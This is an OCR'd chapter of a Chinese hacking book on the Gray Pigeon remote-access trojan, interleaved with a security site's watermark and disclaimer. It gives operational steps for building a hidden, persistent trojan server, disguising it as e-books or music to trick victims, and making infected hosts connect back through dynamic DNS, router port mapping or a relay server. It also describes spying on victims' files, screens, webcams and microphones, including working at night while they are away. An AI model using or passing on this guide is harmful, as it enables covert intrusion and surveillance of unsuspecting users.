为什么说灰鸽子最具代表性呢？它除了拥有先进穿透技术外，更具备木马的最大特性——隐蔽，下面我们就来看看灰鸽子到底具有哪些特色功能。

1.穿透性强

我们知道，灰鸽子是一款反弹端口的木马，和传统的木马不一样，它不是监听一个端口等待客户端来连接自己，而是自己以浏览器的身份（例如以IE默认的80端口进行通信）主动去连接客户端，而IE浏览器是许多防火墙默认的已信任程序，所以灰鸽子能够轻易“穿透”这些防火墙。因为灰鸽子是以浏览器的身份去访问网络的，而任何防火墙都不会限制IE浏览器浏览网页，所以从理论上来讲，灰鸽子能“穿透”任何防火墙。

2.隐蔽性高

灰鸽子服务端的安装程序是由客户端配置生成。能够自定义的项目包括：服务端安装成功后是否删除安装程序；是否在任务管理器中隐藏进程，是否在注册表中加入启动键项。如此一来，灰鸽子的隐藏性和自我保护也是其它木马不可比拟的。它的文件是隐藏的，进程也是隐藏的，用户在任务管理器中也找不到它的踪迹。

另外，在Windows 2000/XP的系统中还可以选择安装成自动启动的服务，服务名称（包括服务的显示名称）可以修改，安装程序的图标也可以选择。




图 4-30 木马服务端可以伪装成各类常用文件

伪装木马服务端图标是常用的伪装手段，灰鸽子也不例外。

3.功能强大

比起前辈冰河、黑洞等木马来说，从功能上来说，灰鸽子可以说是国内木马的集大成者，大部分木马使用的控制功能它都具备：

*模仿Windows资源管理器，可以对被控制电脑上的文件进行复制、粘贴、删除、重命名、远程运行等，可以上传下载文件或文件夹，操作简单易用；

*可以查看被控制电脑的系统信息、剪切板上的信息等；可以远程操作被控制电脑的进程、服务；可以远程禁用被控制电脑的共享和创建新的共享，还可以把被控制电脑设置为一台代理服务器；

*不但可以捕获远程电脑屏幕，还能实时地控制远程电脑；

*可以监控被控电脑上的摄像头，还有语音监听和发送功能，可以和被控电脑进行语音对话。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

*灰鸽子还能模拟注册表编辑器，操作远程注册表就像操作本地注册表一样方便。

*命令广播，如关机、重启或打开网页等，这样单击一个按钮就可以让多台机器同时关机、重启或打开网页等。

4.4.3 配置灰鸽子服务端

了解了什么是“反弹式”木马之后，我们回到“灰鸽子”木马的研究上来，具体演练一下灰鸽子到底是如何进行入侵的。为了避免杀毒软件的清除，我们首先关闭杀毒软件，然后再启动灰鸽子程序，作为木马，灰鸽子同样拥有客户端（控制端）和服务端（被控端）两个部分，显然服务端就是木马，是用于种植到被控主机中，而服务端是由客户端创建生成的。



图 4-31 “灰鸽子”主界面

从灰鸽子的主界面就可以看出，该木马功能丰富，比起很多木马来说拥有更强的功能和破坏性。

1.设置自动上线

灰鸽子采用了服务端（被控者）主动连接客户端（控制者）的技术，所以配置服务端的时候首先要设置服务端自动上线，选择灰鸽子客户端程序主窗口中的“文件”→“配置服务程序”命令或者单击工具栏上的“配置服务程序”按钮进入“服务配置”窗口，如图4-32所示。该窗口中可以具体配置服务程序的配置。




图 4-32 自动上线设置

其中“IP通知http访问地址、DNS解析域名或固定IP”栏的填写十分重要，为了让中木马的服务端主动找到客户端，所以在这个配置栏中填写的是客户端的具体IP地址或域名，上图中填写的是客户端的域名地址，这样服务端才能找到并主动与客户端建立连接，域名如何设置请参见4.4.5节。

也许有读者会问，域名对应IP地址，为什么我们不直接在“IP通知http访问地址、DNS解析域名或固定IP”栏中填写客户端的IP地址，让灰鸽子木马服务端自动来连接呢？

这当然是可以的，例如在局域网中，由于



图 4-33 客户端 IP 固定，可直接填写

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

大多数局域网被分配有固定的私有IP，所以在“IP通知http访问地址、DNS解析域名或固定IP”栏中，就可以直接填写客户端的私有IP（如192.168.1.100）地址，如图4-33所示。这样位于局域网中的服务端就会根据这个IP地址自动连接上客户端了。

除了局域网，就算是在公网中，如果客户端的IP地址固定，也可以直接填写IP地址。

大师点拨：

简单地说，“公网IP是经过注册过的，在世界各地能唯一表示一个位置，能通过路由互相查到，能够互相访问，传送数据，例如218.201.88.159等IP地址就是公网IP地址。相对地，私有IP就是没被注册过的，通过某些方式可以访问到外网，但是从外网想找到它就是不可能了，例如局域网中常见的192.168.1.2等IP就是私有IP。

不过要注意的是，一旦客户端IP地址改变后，木马服务端就再也不能找到客户端了。不幸的是由于IP地址资源稀缺，目前已经很少有电脑使用固定（静态）的公网IP了，一般来说，用户的IP地址有如下两种：

（1）通过拨号上网，由ISP动态地分配一个IP地址，下线的时候，ISP收回该IP；

（2）位于小区宽带、网吧、公司、广域网中，通过固定的网关上网。

针对动态获取IP这个问题，我们只有建立一个对应的变量，让木马服务端能够通过这个变量始终可以找到客户端的动态IP地址，并与之连接上，这个对应的变量就是“动态域名”，动态域名能跟踪用户当前的IP地址，当用户IP地址改变后，动态域名对应的IP地址也就作相应的变化。动态域名需要在动态域名服务商那里申请，如何申请动态域名以及如何使用请参见4.4.5节。

不管用户是填写那种方式，其目的就是让灰鸽子的服务端能正确找到客户端的具体地址，并主动与客户端建立连接。

小提示：

自动上线设置中还有一个密码设置选项，这里的密码是以明文的形式输入的，用户不要将密码设置为中文了，该功能的目的在于网管员可以合法地远程控制主机。

2.设置安装选项

单击“安装选项”标签，进入服务端安装的设置，如图4-34所示。在这里，可以设置服务端在被控主机中具体的安装位置；在“程序图标”选项中，如果选择“电子书”、“音乐”等图标会起到很大的迷惑作用，让被控主机的用户轻易地运行该服务端程序，这样就激活了木马。




图 4-34 让木马的安装选项配置

作为悄悄潜入的木马，当然就不能选择“安装选项”设置中的“程序安装成功后提示安装成功”和“程序运行时在任务栏显示图标”选项。

3.设置启动项

在启动项设置中，如果勾选了“Windows

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

98/2000/XP下写入注册表启动项”和“Windows 2000/XP下优先安装成服务启动”，如图4-35所示。那么被控端主机在每次开启时就自动激活木马程序，另外，入侵者总是在这输入一些类似系统自带的服务信息来迷惑别人。




图 4-35 自动开启木马程序

4.设置代理服务

切换到“代理服务”选项卡，如图4-36所示，在这里黑客可以让被控主机作代理，这是黑客常用的“借刀杀人”的手法，黑客利用被控主机对第三方主机进行攻击，如果第三方的主机管理员追查起来，那么被控主机就成了“替罪羔羊”。黑客使用代理服务最大的好处就是隐藏在“肉鸡”背后，自己的IP不容易被人追踪。




图 4-36 开启被控主机的 Socks5 和 Http 服务

5.设置高级选项

Windows 2000/XP有一个进程管理器，里面可以显示出所有程序的进程，如果用户发现有可疑程序，可以立即结束掉该进程，灰鸽子木马可以隐藏自己的进程，非常具有隐秘性，如图4-37所示。




图 4-37 选择了隐藏服务端进程选项，木马更具隐蔽性了

当所有配置设定完全之后，单击“生成服务器”按钮就生成了木马服务端，运行木马服务端的主机就会被入侵者的客户端所控制了。

4.4.4 远程入侵服务端

成功完成上面的服务端配置，入侵者就会把这个木马程序公布在网上，或者传给他人，当这个木马被人运行后，入侵者就可以安静地等待运行木马的“肉鸡”自动来连接了，如图4-38所示。一旦连接上，入侵者这边就会有语音提示：“有主机上线，请注意”，提示入侵者。



图 4-38 输入“连接密码”后即可进入远程主机

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

灰鸽子远程控制的功能非常强大，一旦被控制上，入侵者就可以在被控主机上做任何事情，下面我们就来看看，灰鸽子具体是如何控制被控主机的。入侵者可以打开被控主机“资源管理器”任意复制修改被控主机的资料，如图4–39所示。



图 4–39 被控主机的资料尽显眼底

单击“远程控制命令”标签即可查看被控主机所运行的服务、进程等系统信息，如图4–40所示。



图 4–40 查看被控主机开放的服务

切换到“共享管理”下，可以查看被控主机共享的资源，如图4–41所示。



图 4–41 在“共享管理”栏中查看开放的共享

远程管理中能查看被控主机运行的进程，如图4–42所示。



图 4–42 进程管理中查看被控主机进程运行状态

单击“注册表编辑器”栏，可以任意修改被控主机的注册表信息，如图4–43所示。



图 4–43 被控主机注册表信息

单击“命令广播”栏，即可对被控主机进行命令操作，例如“关闭计算机”、“重启计算机”、“卸载服务器”等操作，如图4–44所示。



图 4–44 命令广播栏中显示出了被控主机的地理位置信息

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

单击工具栏上的“捕获屏幕”按钮，就可以打开被控主机的桌面窗口了。按【F12】进行全屏与窗口的切换，单击“控制鼠标键盘”的按钮，可以进行远程控制，如图4-45所示。通常入侵者都会选择凌晨时间受害者不在电脑旁的情况下进行操作。



图 4-45 屏幕色彩较低，有利于网络控制

如果入侵者对命令行熟悉的话，可以通过Telnet控制台（shell）进行远程控制，这样可以有效地在恶劣的网络环境中用文字模式快速地操控远程主机，如图4-46所示。



图 4-46 灰鸽子给除了常用的控制台命令

远程视频和语音是远程控制中的一种，如果入侵者悄悄地开启了远程视频的话，受害者就危险了，如图4-47所示。



图 4-47 视频获取功能

从上面展示的功能来看，灰鸽子的确实是一款功能强大的远程控制软件，功能强大证明软件优秀，关键是在于使用者如何应用了。读者了解了灰鸽子的强大威力，一定不能应用于非法途径。

4.4.5 利用动态域名为“灰鸽子”配置自动上线

很多初学者在使用灰鸽子的时候，总是不能让客户端与服务端连接上，其实这是他们没有懂得灰鸽子连接的原理。

灰鸽子主要的设置在配置服务器的“IP通知http访问地址、DNS解析域名或固定IP”栏中，如图4-48所示。




图 4-48 填写正确客户端的正确地址

具体如何填写客户端的正确地址，得根据使用网络的环境进行具体分析，一般来说

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 4-49 即时获取 FTP 上客户端当前 IP 地址

有下面几种网络环境：

①服务端与客户端同在一个内部局域网之中；

②客户端位于内部局域网中，可以控制网关，而服务端在内部局域网之外；

③客户端位于内部局域网中，但不可以控制网关，服务端也处于内部局域网之外；

④客户端在Internet中拥有固定IP地址；

⑤客户端使用的ADSL拨号上网，从ISP那里获取的动态IP地址。

其中①、④这两种情况很好办，在木马服务端的配置中直接填写客户端的具体IP地址即可，“灰鸽子”的木马服务端会很容易找到客户端，并主动连接上。而第②、③两种情况比较复杂，主要牵涉到网络环境的设置，我们将分别在4.4.6和4.4.7中进行介绍。至于第⑤中情况是本节讲解的重点，因为目前大多数家庭上网用户都是通过从ISP那里获取动态IP地址的，如何能让“灰鸽子”木马服务端正确地连接上使用动态IP地址的客户端，这就要用到“动态域名”这个服务了。

小提示：

除了使用“动态域名”这种方法外，“灰鸽子”还可以使用更新FTP的方式将客户端的IP地址传送给木马服务端，如图4-49所示。不过建议使用动态域名的方法，这样比FTP的稳定。因为不定哪天你的FTP空间被停用，“肉鸡”也就飞了。

1.什么是动态域名

由于Internet上的IP资源稀缺性和租用昂贵性，目前的ADSL宽带用户基本上只能采取动态IP接入方式连上Internet。当用户上网的时候ISP就为该用户动态分配一个IP，如果下线了，ISP就会回收该IP用于分配给其他上网用户，这样就有效地节约了IP资源。

知识：动态IP接入方式是指用户通过虚拟拨号技术动态获得IP地址来上网的方式，用户通过本地电脑安装的拨号程序，驱动ADSL Modem拨号连接Internet时，ISP通常会随机分配给用户一个公共IP地址，在断线之前这个IP地址是唯一的，其他用户可以通过这个IP地址来访问该用户，但是一旦断线后再次连接，ISP会重新随机分配另外一个IP地址给该用户。

既然IP地址是动态的，一旦客户端重新拨号上网，那么IP地址就发生了变化，所以服务端填写静态的IP地址显然不合适，那么如何才能让服务端总是能正确地找到客户端上线时的IP地址呢？这里灰鸽子提供了两种方法：（1）动态域名；（2）在FTP中更新客户端IP地址。这两种方法都可以让木马服务端连上动态IP的客户端。下面我们主要讲解如何用动态域名的方法让灰鸽子自动上线。

“动态域名”即DDNS（动态域名解析服务）可将域名映射到用户当前获取的IP地址上。如图4-50所示，首先，用户需要在DDNS服务商那里注册一个动态域名地址，当用户上线的时候，就告诉DDNS服务商自己当前的IP地址，DDNS服务商就把用户当前的IP地址对应到动态域名上，如此，在互联网中的其他主机要访问申请的那个域名地址也就是访问当前该用户的IP地址了。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 4-50 “灰鸽子”服务端通过动态域名连接客户端

如图所示，灰鸽子服务端通过域名地址得到客户端的当前IP地址，然后主动连接上客户端。

2.申请动态域名

目前有很多提供动态域名服务的网络商，用户可以自己选择一家的注册动态域名服务，例如北京金万维（http://www.gnway.com/）、希网网络（www.3322.org）、花生壳（http://www.oray.cn/）等等。

这里我们使用花生壳动态免费域名。即使客户端的IP地址改变了，花生壳的动态域名也可以随时保持更新，让动态域名指向更改后的IP地址。要使用花生壳的动态域名，必须在花生壳网站地址（http://www.oray.cn/）注册，如图4-51所示。




图 4-51 花生壳网站中的用户名被称为“Oray 护照”

要使用花生壳的服务，首先得在该网站进行注册。

“Oray护照”注册成功之后，即可申请域名了，免费的域名空间属于二级域名，如图4-52所示。

用户可以随意输入自己喜欢的域名名字，单击“查找域名”按钮，就可以查看申请的域名是否可用，如果用户申请的域名尚未注册，则在“搜索结果”中显示为绿色。




图 4-52 申请免费的域名地址




图 4-53 域名注册成功

当域名注册成功之后，在花生壳网站中，下载花生壳客户端程序并安装运行，如图4-54、图4-55所示。花生壳客户端能让申请的域名指向动态的用户IP地址。




图 4-54 “用户名”即申请的“Oray 护照“

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 4-55 登录花生壳客户端

通过“Oray护照”登录到花生壳客户端程序后，即可查看该账户已有的域名，由于我们只申请了免费域名，所以只有“免费域名”中才有地址。双击该域名会显示出本机的网络参数，如图4-56所示。



图 4-56 域名诊断，连接成功

我们还可以在控制台中验证免费域名是否绑定成功，在“命令提示符”中输入“ping hacktestt.viep.net”，如果又返回信息，那么就说明域名和IP绑定成功了，如图4-57所示。




图 4-57 用 Ping 测试连接成功

3.动态更新IP

域名申请成功后，每次客户端上线的时候要自动运行花生壳程序，保证将“hacktestt.vicp.net”这个动态域名更新为当前的IP地址。当配置服务端的时候，在“IP通知http访问地址、DNS解析域名或固定IP”栏中就填写申请好的动态域名地址，如图4-58所示。一旦“中招”主机上线的时候，服务端程序就会根据这个动态域名找到客户端当前的IP地址，主动建立连接。



图 4-58 填写动态域名地址

如图所示，此处填写了动态域名地址，以后服务端就会根据这个地址主动寻找到客户端。

4.4.6 “灰鸽子”客户端位于内网的配置方案

内网即内部局域网，事实上很多用户都处于公司、学校的内部局域网中，即使通过ADSL拨号上网的用户也因使用了路由器，而置身于内网中。如果“灰鸽子”客户端位于这样的内部网络中，除非服务端也处于该内网中，否则，服务端是无法找到客户端的。这是因为客户端使用的IP地址为局域网私有IP地址，处于公网中的木马服务端是无法找到的。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

以图4-59为例，如果灰鸽子客户端是内部局域网中的主机，IP地址为192.168.1.2，那么动态域名更新的地址是该局域网网关口的公网IP地址：125.83.61.139，所以灰鸽子的服务端只知道网关外部的公网IP：125.83.61.139，而无法找到网关下面192.168.1.2主机。那么该如何进行设置才能让灰鸽子服务端连接上内网中的客户端192.168.1.2主机呢？这就需要在网关做开放主机设置，这里我们以路由器的两种设置为例，至于专门的网关服务器设置，他们道理是相同的。




图 4-59 服务端无法到达网关的内网中

现在很多计算机都处于局域网中，例如公司网络、小区宽带、网吧等，甚至使用路由器上网的用户也置身与局域网中了。

1.DMZ设置

DMZ是英文“demilitarized zone”的缩写，中文名称为“隔离区”。它是为了解决安装防火墙后外部网络不能访问内部网络服务器的问题，而设立的一个非安全系统与安全系统之间的缓冲区。简单的说，通过DMZ设置即可将内部网络中的主机直接面向到外部网络。

首先进入路由器设置界面（TP-Link路由器的进入方法是在浏览器中输入192.168.1.1），在路由器的“转发规则”的DMZ主机设置中，填入客户端主机的私有IP地址，如图4-60所示，此处填写IP地址为192.168.1.2。启动即可，这样来自公网中的信息就可以直接到达内网192.168.1.2这台主机上，当然，木马服务端也能自动地连接上192.168.1.2这台主机了。




图 4-60 路由器中的设置

2.端口映射

DMZ设置将192.168.1.2这台主机直接面向了公网，这好比在封闭的内网环境中完全敞开了“大门”，甚至让很多其他的网络访问也“骚扰”192.168.1.2主机，其实要让木马服务端连接上192.168.1.2这台主机上的客户端，只需打开与灰鸽子连接相关的“窗口”即可，这个“窗口”就是灰鸽子默认的8000端口。

在“虚拟服务器”中添加8000端口到192.168.1.2这台主机上，并启用规则即可，如图4-61所示。这种方法被人们称作为“端口映射”，这样木马服务端就能通过这扇“窗口”到达内网中的客户端192.168.1.2主机中。




图 4-61 设置网关映射 8000 端口到内网客户端上

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

通过前面介绍的DMZ设置或端口映射，此时灰鸽子“服务端”就能正确地找到客户端了，至此，我们解决了客户端位于内网的问题。

4.4.7 “灰鸽子”客户端位于内网中但不能设置网关

能设置网关可以很好地解决内网用户控制灰鸽子，可是对于网吧、小区宽带以及公司局域网来说，是不能轻易设置网关的，那么作为“灰鸽子”的客户端该如何设置网络环境呢？这就是本小节需要解决的问题了。

1.“灰鸽子”自动上线的思路

如果“灰鸽子”客户端位于内网中，且不能控制网关，那么就无法设置DMZ，也不能做端口映射了，显然在这种环境下自身的网络已经不受控制。那么还有办法上“灰鸽子”自动上线吗？这就需要借助第三方的网络环境了，我们必须在Internet中找到一个具有固定IP地址的主机，通过该主机作为“中转站”，由于“中转站”位于Internet中，这样“灰鸽子”的客户端与服务端就都能访问到该“中转站”。

如图4-62所示，我们看见，既然客户端和服务端都能访问到“中转站”，这就为客户端与服务端的连接提供了可能，事实上“灰鸽子”客户端正是利用“中转站”对服务端进行控制的，读者可以将这种方法想像为“借刀杀人”。




图 4-62 搭建“中转站”控制“肉鸡”

“中转站”的IP地址必须是固定的，一旦IP地址改变了，则客户端就和服务端将失去联系。

2.实现的方法

下面我们以一台作为“中转站”的主机（该“中转站”主机的固定IP地址为218.201.77.12）为例，详细解释如何做端口映射让木马服务端连接上内网客户端。

首先启动灰鸽子自带的“内网端口映射”工具，如图4-63所示。然后我们来详细解释一下各个配置的具体作用。



图 4-63 启动“内网端口映射”工具




图 4-64 “内网端口映射”工具

启动“内网端口映射”工具后，配置里面必要的参数，然后单击右下角的“生成服务端程序”按钮，并将这个服务端传送到“中转站”上运行，下面为读者介绍“内网端口映射”工具参数是如何配置的。

小提示：

此处配置的服务端不是“灰鸽子”木马服务端，而是为“中转站”配置的服务端。读者千万别将两者相混淆。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

（1）连接参数

在“内网端口映射”工具中，前面两栏参数是用于连接“中转站”而进行的本地设置，最后一栏是用于配置“中转站”服务端的，其中“连接参数”是为了让“灰鸽子”客户端连接到“中转站”之用的，由于“中转站”的IP地址是218.201.77.12，所以我们就在“VPort服务端IP”栏中填写218.201.77.12这个IP地址；而“控制端口”保持默认为9999，如图4-65所示。




图 4-65 “连接参数”设置

“连接参数”中的“控制端口”的设置以第三栏中为“中转站”开放端口为准。

（2）映射设置

在“映射设置”中可以保持默认设置，即将远程端口8000映射到本地端口8000，如图4-66所示。这是由于“灰鸽子”客户端与木马服务端默认连接端口为8000，“中转站”要做的事情就是将“灰鸽子”客户端与服务端做个“牵手”的动作而已。




图 4-66 映射设置

